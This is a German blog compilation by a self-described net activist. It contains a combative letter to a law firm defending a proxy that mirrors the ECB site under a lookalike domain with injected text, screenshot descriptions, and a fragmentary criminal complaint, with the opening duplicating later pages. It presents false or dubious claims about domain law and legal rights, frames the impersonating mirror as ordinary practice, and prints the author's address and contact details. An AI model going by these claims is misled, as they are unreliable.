Die Zweite ist daß ein Platzhalter für eine Werbeeinblendung als ?CONTENT INSERTED BY ANONYMOUS TRANSPARENT PROXY? eingefügt wird. (siehe Abbildung). Momentan weise ich hier auf ein aktuelles Gerichtsverfahren hin und meine Blogs.

Ich bin nämlich nicht nur beruflich recht aktiv gewesen bevor meine Ex mir durch den Falschvorwurf der Drogenaufnahme im 14 Jahre andauernden Sorgerechtsstreit das Unternehmen ruiniert hat sondern auch journalistisch, als Verleger und Herausgeber unserer Schülerzeitung ExtraPlatt, nicht zu verwechseln mit der BÖRSEN-ZEITUNG die Bernd Bähring ? so heißt mein Vater ? als Chefredakteur herausgegeben hat. Die deutsche Bundesregierung hat mich erst neulich als Journalisten akkreditiert.

Mein Blog heißt ?[http://sch-einesystem\(tumblr.com\)](http://sch-einesystem(tumblr.com))?, eine Anspielung auf die zu Zeiten des sogenannten heißen Herbstes von der RAF verwendete Floskel des Schwein-e-systems in Anlehnung an Geld_Scheine im ?Eurosysteem?. Direkt vor dem Schwimmbad in dem ich in meiner Jugend zwei mal wöchentlich trainierte hat man den Vorstandschef der Deutschen Bank, Herrhausen, in die Luft gejagt, das mag noch unterbewußt bei der Namensfindung mit hineingespielt haben.

Er ? der Blog - ist auch in einer fürs OFFLINE lesen optimierten PDF-Ansicht verfügbar. Ich schlage vor sie laden sich das mal aus dem Netz runter: <http://central.banktunnel.eu/download/>

Hier beschäftige ich mich mit Dingen wie eigenen IP-Adressbereichen für die Regierung oder der korrekten Einordnung staatlicher Institutionen unter einer Topleveldomain ?gov? wobei etwa Deutschland mit dem US-Bundesstaat Delaware um ?de.gov? konkurriert. Das alles können sie dort nachlesen.

Nicht umsonst agiert die EZB als ?ecb.europa.eu?.

?/-4-

-4-

Neben meiner Tätigkeit als Hobbyjournalist bin ich auch noch politisch im Jugendparlament aktiv gewesen. Ich habe also Anliegen als außerparlamentarische Opposition. Ich möchte beispielsweise eine eigene Währung einführen für Grundbedarfe (Essen/Waschsalon/Frisör ?) wobei man ähnlich wie im Märchen Tischlein-Deck-Dich auf seine EC-Karte einen zweiten Betrag in einer eigenen Währung (sagen wir in ?Broteinheiten? statt Euros) hätte der nie ?leer? wird, der alle 24 Stunden erneut wie bei einer Prepaid-Handy-Karte wieder ?aufgeladen? wäre und nur gegen Nahrungsmittel und andere Grundbedarfe eingetauscht werden könnten. So wäre jeder ? ohne Sozialhilfe beantragen zu müssen ? etwa an einem Freitagnachmittag wenn der Kühlschrank wie das Konto leer ist und für eine Rechnung eines Selbständigen der erwartete Zahlungseingang ausbleibt ? immer und unbürokratisch mit Essen versorgt ohne irgendwo bei einem Amt darum betteln zu müssen. Ich denke dabei auch an Suchtkranke die ihr Sozialgeld in Drogen umsetzen. Diese neue Währung würde beim normalen Einkauf angerechnet.

Also: Ich bin Journalist, ich bin ehemaliger Abgeordneter des Jugendparlamentes, ich bin politisch im Umfeld der Piratenpartei aktiv, ich kenne mich bestens im Internet aus führe einen Blog ?.

? und Sie wollen mir wirklich alles erlauben einen Proxy Server zu betreiben? Proxy-Server (auch ?Webcaches?) sind im Internet nicht ohne Grund nicht nur erlaubt sondern auch beliebt. Im Prinzip stellt jede ?Fritzbox? mit der Sie zu Hause ins Internet gehen einen voll-transparenten NAT-?Proxy? dar. In Browsercache ihres Rechners werden die Logos der EZB bei jedem Aufruf abgelegt. Vielleicht wollen sie da ja auch gleich gegen jeden Nutzer der EZB-Website vorgehen.

Was sie vorhaben ist so in etwa der Versuch eines Fernsehsenders einem Fernsehzuschauer zu verbieten das Programm des Senders auf seinem Fernsehgerät zu empfangen weil das Logo des Senders auf einem TV-Bildschirm angezeigt wird der nicht Eigentum des Senders ist und das Programm zudem eine unzulässige Kopie der Realität in den Kulissen des Senders darstellt.

Was sie wollen ist analog dazu mir zu verbieten auf dem von mir gekauften Exemplar einer Tageszeitung Artikel anzumarkieren oder Anmerkungen vorzunehmen.

Sie selbst weisen auf den offenen Quelltext hin. Sie können also problemlos nachverfolgen ob und welche Änderungen am HTML der Seite vorgenommen werden (etwa mittels eines ?DIFF?) nämlich abgesehen von den vorhin erwähnten (Werbeeinblendung, Hinweis daß es sich um einen Proxy handelt) keine.

Das ist so im Internet üblich, hunderte, wenn nicht abertausende werbefinanzierte Proxies machen das so.

Was die erwähnten Schlüsselwörter angeht. Nun: es ist ein Porxy. Diese setzen Sie also selbst weil die an Suchmaschinen unverändert durchgereicht werden.

?/-5-

-5-

Die EZB wäre die erste Institution die es schafft Proxy Server zu verbieten. Sie würde damit an und für sich per Präzedenzfall die rechtliche Grundlage schaffen das gesamte Internet komplett abschalten zu lassen weil niemand mehr in etwa eine ?Fritzbox? betreiben dürfte die ebenfalls per NAT stellvertretend für den dahinterhängenden Rechner Inhalte abrufen und diese dann durchreicht, eben proxied.

Ich gebe das hier samt ihres UNVERSCHÄMTEN Pamphletes in vollem Umfange an die größten einschlägigen Internetforen, Fachzeitschriften, meine ?Freunde? von der Börsenzeitung, meine zahlreichen politischen und journalistischen Kontakte, einige Fachanwälte weiter.

Wären Sie ohne ? vor allem externen - Anwalt ? verfügt ihr Institut denn über gar keine hauseigenen Justiziere - auf mich zu gekommen der gleich noch unsummen Geld von mir, einem H(artz)IV Empfänger abpressen will, man hätte sich sicherlich gütlich einigen können. Aber dafür ist es mit dem getanen Schritt zu spät.

Hier ist es der Ton der die Musik macht.

Sie haben sich in den letzte Jahren sehr ?beliebt? gemacht bei der Bevölkerung, wenn Sie noch einen draufsetzen wollen, dann ?Sue me?, verklagen Sie mich doch.

Maximilian Bähring

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Fax: 069/678341634
maximilian@baehring.at

ENTWURF / DRAFT

vorab als Fax: 069/450902-11
Fräulein Burghardt
bock legal
Reuterweg 51-53
60323 Frankfurt a.M.

20. Mai 2015

FRECHHEIT – SCHUTZGELDERPRESSUNG IST DAS

Frau Burghardt!

Soeben, 20. Mai 2015 ehralte ich per Einschreiben Einwurf ihr Schreiben mit dem Versuch mir eine Unterlassungserklärung abzapressen.

Es wird Strafanzeige gegen Sie erstattet wegen Nötigung! Ich bin Datenschutz/Netzaktivist und als solcher habe ich etwas gegen Abmahnanwälte. Wer mich dazu erpressen will ihm als Anwalt horrende Gebühren zu bezahlen die von der Höhe her ganz sicher nicht dem – nur im Falle eines letztinstanzlichen Klagverlustes -BRAGO/RVG Satz entsprechen ist bei mir gerade richtig. Das klage ich durch bis zum EUGH wenn es sein muß. Ich bin gerade wieder in Strasbourg beim europäischen Gerichtshof für Menschenrechte mit einem Verfahren in dem es um Anwaltsgebührenerstattung geht. Sie als Jurist sollten am besten wissen daß man vor Gericht kein Recht bekommt allenfalls ein urteil (denn zu Recht kommt man nur durch Recht also etwa bei Tatvorsatz-Nachweisbarkeit).

Bei „zentral-bank.eu“ bin ich der falsche Ansprechpartner. Wenn Sie nicht wollen daß eine Domain die eventuell gegen Markenrecht verstößt verwendet wird dann wenden Sie sich an die für die Topleveldomain „.eu“ zuständige Registry, die Eurid, die alleine Abhilfe schaffen könnte. Was die third level domain „central.banktunnel.eu“ angeht deren Delegation mir als Domain-Inhaber des Namens „banktunnel.eu“ obliegt so kann ich hier keinerlei Markenrechtverletzung feststellen. Der Namensbestandteil Tunnel bezieht sich auf Tunnel wie in einem VPN.

Die „zentral-bank.eu“ Domains ist als solche auch nicht schützbar weil es von Zentralbanken gleich mehrere innerhalb der EU gibt. Ich habe mich informiert. Die gesetzlichen Regeln der EU sehen vor daß bei mehreren konkurrierenden Institutionen mit einem Anspruch innerhalb EU-Europas diejenige den Zuschlag bekommen soll in deren Sprache ein Domainname verfasst ist. „Central-Bank.EU“ würde insofern der britischen Krone gehören weil „Central-Bank“ ein englischsprachiger Begriff ist. Insofern könnten theoretisch auch noch zumindest die Deutsche Bundesbank oder die Bank Austria Ansprüche anmelden.

.../-2-

[1] http://40.media.tumblr.com/3d6f5d32b4dfe2214695fd2658f1388c/tumblr_nonpppgJPW1sofvubo1_1280.jpg

-2-

Was die SSL-Zertifikate der vorgenannten Domains angeht: Nach eingehender Prüfung durch den Registrar (Comodo) wurden mir diese übertragen.

Hintergrund meiner Angebote im Netz:

Seit meinem fünfzehnten Lebensjahr betreibe und warte ich Netzwerke, schon mit 15 Jahren habe ich Geschäftsreisen (nach Hamburg) unternommen um die bundesweiten (damals noch lokalen) Netze einer internationalen Human-Resources Consultancy (den EDV-Support derer internationalen Verbands-Partner-Niederlassungen in 35 Ländern dieser Erde von Kanada bis Australien ich ab dem 23. Lebensjahr als geschäftsführender Gesellschafter der outgesourcete EDV-Abteilung dieses Unternehmens übernahm) zu betreuen. Am Tage meines 18. Geburtstages stand ich bei Öffnung des Rathauses in Bad Homburg beim Gewerbeamt um meine Selbständigkeit anzumelden. Ich betreibe vom Know-How her Netzwerke auf Niveau von Autonomen Systemen (AS21158) und bin weitestgehend gleichbrechtigt etwa mit der Deutschen Telekom was das Routing im Internet angeht. Ich habe eine komplett selbstgebaute eigene, auf Routing- und Serverdienste spezialisierte Linux-Distribution erschaffen.

Mein aktuelles, -hobbymäßig, ich bin im Prinzip Frührentner - betriebenes Netzwerk erstreckt sich – neben Deutschland - von New York über London bis Tokyo. Geografische Verteilung war notwendig geworden nachdem man verstärkt DDOS- Attacken, unter anderem von Israel aus, auf meinen Name-Server gefahren hatte. Insofern ist weitaus mehr als fraglich ob ein deutsches Gericht zuständig wäre.

Ich bin einer der Aktivisten hinter „Freiheit Statt Angst“ und engagiere mich – etwa mit Demoplakate kleben – für den Arbeitskreis Vorratsdatenspeicherung, mein damaliger Kontakt ist inzwischen bei der Piratenpartei die maßgeblich aus der Bewegung heraus Zulauf bekommt.

Ich bin ein Freund kostenloser Angebote im Netz wie etwa Wikipedia. Nun wollte ich der „Netzgemeinde“ etwas zurückgeben. Hierfür habe ich unter anderem auch einen DynDNS-Dienst geschrieben „dynip.name“ der demnächst online geht.

Mich ärgert daß man im Internet immer massiver überwacht wird. Dagegen wollte ich ein Zeichen setzen. Und daher betreibe ich einen Anonymisierungsdienst. Wer diesen KOSTENLOS ANGEBOTENEN Dienst nutzt sieht die Seite der EZB durch meinen Rechner hindurch - so wie ich sie sehe. Ihnen ist sicherlich geläufig daß man im Internet eine Seite an denjenigen anpassen kann der Sie aufruft, so wäre es beispielsweise möglich einen Filter zu programmieren der Rechnern der Federal Reserve Bank der USA einen anderen Leitzinssatz anzeigt als dem Rest der Nutzer des Internets. Etwa anhand der IP-Adressen. `$_SERVER[„REMOTE_ADDR“]` ist ein guter Suchbegriff für google wenn Sie sich da einlesen.

Um zu vermeiden daß man Opfer einer solchen Täuschung wird, das beispielsweise nur einem selbst ein erhöhter Preis für eine im Netz angebotene Ware angezeigt wird, ein Aufschlag, der jemand anderem nicht angezeigt wird, nutzt man dann Proxy Server um zu verifizieren daß die Information korrekt ist, etwa <http://www.webproxy.net> oder eben

DEN MEINIGEN.

.../-3-

[2] http://40.media.tumblr.com/c2b38a9f66884622dd8f5f1750a12419/tumblr_nonpppgJPW1sofvubo2_1280.jpg

-3-

Die Wahl der EZB für einen für die Netzgemeinde angebotenen Anonymisierungsdienst war naheliegend da ich in direkter Nachbarschaft wohne. (Mein Appartement in der Hölderlinstraße 4 ist etwa 500 m Luftlinie vom Neubau entfernt.) Ich hatte deshalb schon – ohne Antwort zu erhalten – um ein sogenanntes BGP-Peering zwischen dem AS der EZB 31614 und dem meinigen 21158 per optischer Richtfunkstrecke ersucht, von meinem Schlafzimmerfenster aus habe ich die hierfür notwendige Sichtverbindung auf das Gebäude ihrer Mandantin.

Der Anonymisierungsdienst-Proxy-Server nimmt nun – für spätere Verwendung als Platzhalter für eine Werbeeinblendung (um den Serverbetrieb zu finanzieren, momentan sponsore ich das noch privat)- zwei Modifikationen an der geproxieten Seite vor: die Erste indem er über ein verändertes Logo darauf hinweist daß es sich um einen Anonymisierungsdienst handelt (siehe Abbildung).

Die Zweite ist daß ein Platzhalter für eine Werbeeinblendung als „CONTENT INSERTED BY ANONYMOUS TRANSPARENT PROXY“ eingefügt wird. (siehe Abbildung). Momentan weise ich hier auf ein aktuelles Gerichtsverfahren hin und meine Blogs.

Ich bin nämlich nicht nur beruflich recht aktiv gewesen bevor meine Ex mir durch den Falschvorwurf der Drogennahme im 14 Jahre andauernden Sorgechtsstreit das Unternehmen ruiniert hat sondern auch journalistisch, als Verleger und Herausgeber unserer Schülerzeitung ExtraPlatt, nicht zu verwechseln mit der BÖRSEN-ZEITUNG die Bernd Bähring – so heißt mein Vater – als Chefredakteur herausgegeben hat. Die deutsche Bundesregierung hat mich erst neulich als Journalisten akkreditiert.

Mein Blog heißt „[`http://sch-einesystem\(.tumblr.com\)`](http://sch-einesystem(.tumblr.com))“, eine Anspielung auf die zu Zeiten des sogenannten heißen Herbstes von der RAF verwandete Floskel des Schwein-e-systems in Anlehnung an Geld_Scheine im „Eurosystem“. Direkt vor dem Schwimmbad in dem ich in meiner Jugend zwei mal wöchentlich trainierte hat man den Vorstandschef der Deutschen Bank, Herrhausen, in die Luft gejagt, das mag noch unterbewußt bei der Mamensfindung mit hineingespielt haben.

Er – der Blog - ist auch in einer fürs OFFLINE lesen optimierten PDF-Ansicht verfügbar. Ich schlage vor sie laden sich das mal aus dem Netz runter: <http://central.banktunnel.eu/download/>

Hier beschäftige ich mich mit Dingen wie eigenen IP-Adressbereichen für die Regierung oder der korrekten Einordnung staatlicher Institutionen unter einer Topleveldomain „.gov“ wobei etwa DEutschland mit dem US-Bundesstaat DEIaware um „.de.gov“ konkuriert. Das alles können sie dort nachlesen.

Nicht umsonst agiert die EZB als „ecb.europa.eu“.

.../-4-

[3] http://41.media.tumblr.com/bb660f5c9fabca91752b2f0802d6327f/tumblr_nonpppgIPW1sofvubo3_1280.jpg

-4-

Neben meiner Tätigkeit als Hobbyjournalist bin ich auch noch politisch im Jugendparlament aktiv gewesen. Ich habe also Anliegen als außerparlamentarische Opposition. Ich möchte beispielsweise eine eigene Währung einführen für Grundbedarfe (Essen/Waschsalon/Frisör ...) wobei man ähnlich wie im Märchen Tischlein-Deck-Dich auf seine EC-Karte einen zweiten Betrag in einer eigenen Währung (sagen wir in „Broteinheiten“ statt Euros) hätte der nie „leer“ wird, der alle 24 Stunden erneut wie bei einer Prepaid-Handy-Karte wieder „aufgeladen“ wäre und nur gegen Nahrungsmittel und andere Grundbedarfe eingetauscht werden könnten. So wäre jeder – ohne Sozialhilfe beantragen zu müssen – etwa an einem Freitagnachmittag wenn der Kühlschrank wie das Konto leer ist und für eine Rechnung eines Selbständigen der erwartete Zahlungseingang ausbleibt – immer und unbürokratisch mit Essen versorgt ohne irgendwo bei einem Amt darum betteln zu müssen. Ich denke dabei auch an Suchtkranke die ihr Sozialgeld in Drogen umsetzen. Diese neue Währung würde beim normalen Einkauf angerechnet.

Also: Ich bin Journalist, ich bin ehemaliger Abgeordneter des Jugendparlamentes, ich bin politisch im Umfeld der Piratenpartei aktiv, ich kenne mich bestens im Internet aus führe einen Blog

... und Sie wollen mir wirklich alles ernstes verbieten einen Proxy Server zu betreiben? Proxy-Server (auch „Webcaches“) sind im Internet nicht ohne Grund nicht nur erlaubt sondern auch beliebt. Im Prinzip stellt jede „Fritzbox“ mit der Sie zu Hause ins Internet gehen einen voll-transparenten NAT-„Proxy“ dar. In Browsercache ihres Rechners werden die Logos der EZB bei jedem Aufruf abgelegt. Vielleicht wollen sie da ja auch gleich gegen jeden Nutzer der EZB-Website vorgehen.

Was sie vorhaben ist so in etwa der Versuch eines Fernsehsenders einem Fernsehzuschauer zu verbieten das Programm des Senders auf seinem Fernsehgerät zu empfangen weil das Logo des Senders auf einem TV-Bildschirm angezeigt wird der nicht Eigentum des Senders ist und das Programm zudem eine unzulässige Kopie der Realität in den Kulissen des Senders darstellt.

Was sie wollen ist analog dazu mir zu verbieten auf dem von mir gekauften Exemplar einer Tageszeitung Artikel anzumarkern oder Anmerkungen vorzunehmen.

Sie selbst weisen auf den offenen Quelltext hin. Sie können also problemlos nachverfolgen ob und welche Änderungen am HTML der Seite vorgenommen werden (etwa mittels eines „DIFF“) nämlich abgesehen von den vorhin erwähnten (Werbeeinblendung, Hinweis daß es sich um einen Proxy handelt) keine.

Das ist so im Internet üblich, hunderte, wenn nicht abertausende werbefinanzierte Proxies machen das so.

Was die erwähnten Schlüsselwörter angeht. Nun: es ist ein Proxy. Diese setzen Sie also selbst weil die an Suchmaschinen unverändert durchgereicht werden.

.../-5-

[4] http://40.media.tumblr.com/f4290b3e4ab6f60b4ce2f4ee85ecc2e/tumblr_nonpppgJPW1sofvubo4_1280.jpg

-5-

Die EZB wäre die erste Instituion die es schafft Proxy Server zu verbieten. Sie würde damit an und für sich per Präzedenzfall die rechtliche Grundlage schaffen das gesamte Internet komplett abschalten zu lassen weil niemand mehr in etwa eine „Fritzbox“ betreiben dürfte die ebenfalls per NAT stellvertretend für den dahinterhängenden Rechner Inhalte abrufen und diese dann durchreicht, eben proxied.

Ich gebe das hier samt ihres UNVERSCHÄMTEN Pamphletes in vollem Umfange an die größten einschlägigen Internetforen, Fachzeitschriften, meine „Freunde“ von der Börsenzeitung, meine zahlreichen politischen und journalistischen Kontakte, einige Fachanwälte weiter.

Wären Sie ohne – vor allem externen - Anwalt – verfügt ihr Institut denn über gar keine hauseigenen Justiziere - auf mich zu gekommen der gleich noch unsummen Geld von mir, einem H(artz)IV Empfänger abpressen will, man hätte sich sicherlich gütlich einigen können. Aber dafür ist es mit dem getanen Schritt zu spät.

Hier ist es der Ton der die Musik macht.

Sie haben sich in den letzte Jahren sehr „beliebt“ gemacht bei der Bevölkerung, wenn Sie noch einen draufsetzen wollen, dann „Sue me“, verklagen Sie mich doch.



Maximilian Bähring

[5] http://41.media.tumblr.com/21693b9995281c64d4b21bd845f6c47f/tumblr_nonpppgJPW1sofvubo5_1280.jpg

21.05.2015 08:03 <http://sch-einesystem.tumblr.com/post/119509843538>

zum Vergleich: die kommerzielle Seite <http://proxy.ninja> mit Werbeeinblendung beim anonymisierten Besuch der Website des Justizministeriums, ? was ich mache ist ?MARKTÜBLICH?!

Nachweislich habe ich bereits im Juni 2014 (ich kann die Uhr bei Tumblr nicht verstellen) zum Thema eigene T(op)L(evel)D(omain) für den Finanzsektor etwa ?FIN(ance)? gebloggt und getwittert, Diese ließe sich dann besser schützen.

ECB: European Central Bank - Internet Explorer

http://www.ecb.europa.eu/home/html/index_en.html

Home Site Directory Glossary Links Contact Disclaimer & Copyright

European Central Bank - Link to Homepage

EUROPEAN CENTRAL BANK EUROSYSTEM

About Media Events Publications Statistics The Euro Monetary Policy Payments & Markets

Direct access

- Educational
- Job opportunities
- for suppliers
- Economic research
- Legal framework
- Statistical Data Warehouse

Banking supervision

Key figures at a glance

| | |
|--|----------|
| Marginal lending facility | 0.30 % |
| Main refinancing operations (fixed rate) | 0.05 % |
| Deposit facility | - 0.20 % |

Effective from 10 September 2014

- Why has the ECB introduced a negative interest rate?
- Past key ECB interest rates
- Open market operations
- Euro foreign exchange reference rates

ECB Forum on Central Banking taking place on 21–23 May 2015

Central bank governors, academics, specialised journalists and high-level financial market representatives at the ECB Forum will be discussing the relationship between inflation and unemployment from a broader perspective as well as its implications for current monetary policy-making globally.

The ECB Forum on Central Banking takes place every year in Sintra, Portugal. More information, including the full programme of events, can be found on the dedicated microsite.

→ www.ecbforum.eu

- ** pictures of the event
- Footage for TV stations

Future events

- Weekly schedule
- Schedules for the meetings of the Governing Council

Eurosystem

- ECB, ESCB and the Eurosystem

Educational games

ECONOMIA

"Europa": 2nd series of euro banknotes

OUR MONEY

SEPA information

SEPA Single Euro Payments Area

ECB's Social networks

Twitter YouTube Google+ LinkedIn

Press releases, Speeches & Interviews

20/05/2015 Press release: Statement from the European Commission, ECB and IMF on Cyprus

→ ENGLISH

19/05/2015 Interview: Benoît Cœuré: Interview with L'Economie politique

→ ENGLISH OTHER LANGUAGES (1)

19/05/2015 Speech: Benoît Cœuré: How binding is the zero lower bound?

→ ENGLISH SUMMARY

18/05/2015 Speech: Yves Mersch: Swedbank Economic Outlook Seminar

→ ENGLISH

14/05/2015 Speech: Mario Draghi: The ECB's recent monetary policy measures: Effectiveness and challenges

→ ENGLISH → DEUTSCH OTHER LANGUAGES (4)

→ All news

[1] http://40.media.tumblr.com/4f40f857c88df7486e2000797e8c575/tumblr_noox1j7ha91sofvubo2_1280.jpg

ECB: European Central Bank - Internet Explorer

https://www.zentral-bank.eu/

Home Site Directory Glossary Links Contact Disclaimer & Copyright

Language policy: English

EUROPEAN CENTRAL BANK EUROSYSTEM

About Media Events Publications Statistics The Euro Monetary Policy Payments & Markets

Direct access

- Educational
- Job opportunities
- for suppliers
- Economic research
- Legal framework
- Statistical Data Warehouse

Banking supervision

Key figures at a glance

| | |
|--|----------|
| Marginal lending facility | 0.30 % |
| Main refinancing operations (fixed rate) | 0.05 % |
| Deposit facility | - 0.20 % |

Effective from 10 September 2014

- Why has the ECB introduced a negative interest rate?
- Past key ECB interest rates
- Open market operations
- Euro foreign exchange reference rates

Content inserted by ANONYMOUS Transparent Proxy

Civil War Declaration

On April 14th and 15th, 2012 Federal Republic of Germany "urkenstaats's parliament, Deutscher Bundestag, received a antiformal written civil war declaration by Federal Republic of Germany "Rechtstaat's electronic resistance for human rights even though the "Widerstandfall" according to article 20 paragraph 4 of the constitution, the "Grundgesetz", had been already declared in the years 2001-03.

→ http://central.banktunnel.eu/tumblr.com/

ECB Forum on Central Banking taking place on 21–23 May 2015

Central bank governors, academics, specialised journalists and high-level financial market representatives at the ECB Forum will be discussing the relationship between inflation and unemployment from a broader perspective as well as its implications for current monetary policy-making globally.

The ECB Forum on Central Banking takes place every year in Sintra, Portugal. More information, including the full programme of events, can be found on the dedicated microsite.

→ www.ecbforum.eu

- ** pictures of the event
- Footage for TV stations

Future events

- Weekly schedule
- Schedules for the meetings of the Governing Council

Eurosystem

- ECB, ESCB and the Eurosystem

€2 commemorative coins

Inflation dashboard

"Europa": 2nd series of euro banknotes

OUR MONEY

ECB's Social networks

Twitter YouTube Google+ LinkedIn

Press releases, Speeches & Interviews

20/05/2015 Press release: Statement from the European Commission, ECB and IMF on Cyprus

→ ENGLISH

19/05/2015 Interview: Benoît Cœuré: Interview with L'Economie politique

→ ENGLISH OTHER LANGUAGES (1)

19/05/2015 Speech: Benoît Cœuré: How binding is the zero lower bound?

→ ENGLISH SUMMARY

18/05/2015 Speech: Yves Mersch: Swedbank Economic Outlook Seminar

→ ENGLISH

14/05/2015 Speech: Mario Draghi: The ECB's recent monetary policy measures: Effectiveness and challenges

→ ENGLISH → DEUTSCH OTHER LANGUAGES (4)

→ All news

[2] http://41.media.tumblr.com/7eb595e09ff22103cf9c0fdac4abaebd/tumblr_noox1j7ha91sofvubo1_1280.jpg

The screenshot shows the ECB website with a navigation bar at the top. On the left, there are sections for 'Direct access' and 'Banking supervision'. The main content area features a 'Key figures at a glance' table with the following data:

| | |
|--|---------|
| Marginal lending facility | 0.30 % |
| Main refinancing operations (fixed rate) | 0.05 % |
| Deposit facility | -0.20 % |

Below the table, it notes 'Effective from 10 September 2014' and lists several links: 'Why has the ECB introduced a negative interest rate?', 'Past key ECB interest rates', 'Open market operations', and 'Euro foreign exchange reference rates'. To the right, there is a red box with the text 'Content inserted by ANONYMOUS Transparent Proxy' and a section for the 'ECB Forum on Central Banking'.


[3] http://41.media.tumblr.com/7cea3b2d4020e11e8bd8e65e1eb2275e/tumblr_noox1j7ha91sofvubo3_1280.jpg

The screenshot shows the website of the Hessian Ministry of Justice (Hessisches Ministerium der Justiz). It features a search bar at the top and a navigation menu with categories: JUSTIZ, SERVICE, KARRIERE, ÜBER UNS, and PRESSE. The main content area is titled 'GERICHTE & BEHÖRDEN' and lists several types of courts with brief descriptions:

- Arbeitsgerichte:** Die Arbeitsgerichtsbarkeit ist zuständig für Streitigkeiten, die das Arbeitsleben betreffen.
- Finanzgerichte:** Die Finanzgerichtsbarkeit regelt bundeseinheitlich die Zuständigkeit des Finanzrechtswegs sowie die Zuständigkeit und das Verfahren vor den Finanzgerichten und dem Bundesfinanzhof.
- Ordentliche Gerichte:** Den weitaus größten Gerichtszweig der rechtsprechenden Gewalt in Hessen bildet die ordentliche Gerichtsbarkeit.
- Sozialgerichte:** Die Gerichte der Sozialgerichtsbarkeit sind besondere Verwaltungsgerichte und entscheiden über Rechtsstreite öffentlich-rechtlicher nichtverfassungsrechtlicher Art.
- Verwaltungsgerichte:** Die Gerichte der allgemeinen Verwaltungsgerichtsbarkeit entscheiden in allen...

On the right side, there is a 'Hessen-Navigator' search box and a 'SERVICE' section with a link to 'DIE MINISTERIEN'.

[4] http://40.media.tumblr.com/fbc4c7aea1c551bda1af1c3dc25e2a1/tumblr_noox1j7ha91sofvubo5_1280.jpg



[5] http://40.media.tumblr.com/7f8c50066aa3d55b0db736c910cf02d3/tumblr_noox1j7ha91sofvubo6_1280.jpg



[6] http://40.media.tumblr.com/42edf6d37801cd2e2414faa2c8769c5c/tumblr_noox1j7ha91sofvubo7_1280.jpg

22.05.2015 09:36 <http://sch-einesystem.tumblr.com/post/119591433788>

Maximilian Baehring
Hoelderlinstrasse 4
60316 Frankfurt a.M.
Germany

maximilian@baehring.at
Fax: +49 (0)69 67831634

Fax: +49 (0)69 1367 2100
nächstgelegene Polizeidienststelle
mittels Staatsanwaltschaft
Konrad-Adenauer Straße 20
D-60313 Frankfurt a.M.

22. Mai 2015

Strafanzeige

Hiermit ersatte ich Strafanzeige gegen sämtliche Gerichtsvollzieher / Vollziehungsbeamten und ähnliches ?Gschmeiß? im Bezirk. Richtig ist: verursacht durch gesunden Volkszorn, durch eigene Unfähigkeit der Bank, durch polizeiliche Untätigkeit, durch die Verweigerung eines Rechtsbestandes, durch Verfahrensführung während meiner Entführung und durch Erpressung ist die Frankfurter Sparkasse 1822 gegen mich zu eine vollstreckbaren Forderung gelangt und zwar auf dem Wege eines Säumnisurteils. Hierfür hat sie überhöhte Zinsen verlangt und überhöhte Anwaltsgebühren. Eine Bank verfügt über eine Rechtsabteilung mit hauseigenen Juristen: im Gegensatz zu mir, mir wird ein Anwalt verweigert. Daß die trotzdem zusätzlich noch externen Rechtsbeistand in rechnung stellen ist geradezu lächerlich. Abgesehen davon darf es für Zwangskredite keine bleibig hohen Zinssätze geben, insbesodner da das Geschäft der Bank darin besteht sich aus Zinsen zu finanzieren. Hier wird mir gegen meien Willen ein Kreditvertrag aufgepresst für den ich ? sollte ich die selbe Summe als Frankfurter Sparkasse am Interbanken-Markt aufnehmen ?Libor/Euribor? erheblich geringere Zinsen zuleisten hätte. Diesen Zinsvorteil nicht weiterzugeben ist Betrug und ? so Zwangskredit sich auf Schadenersatz aus Bürger-Kriegsschaden des nach Artikel 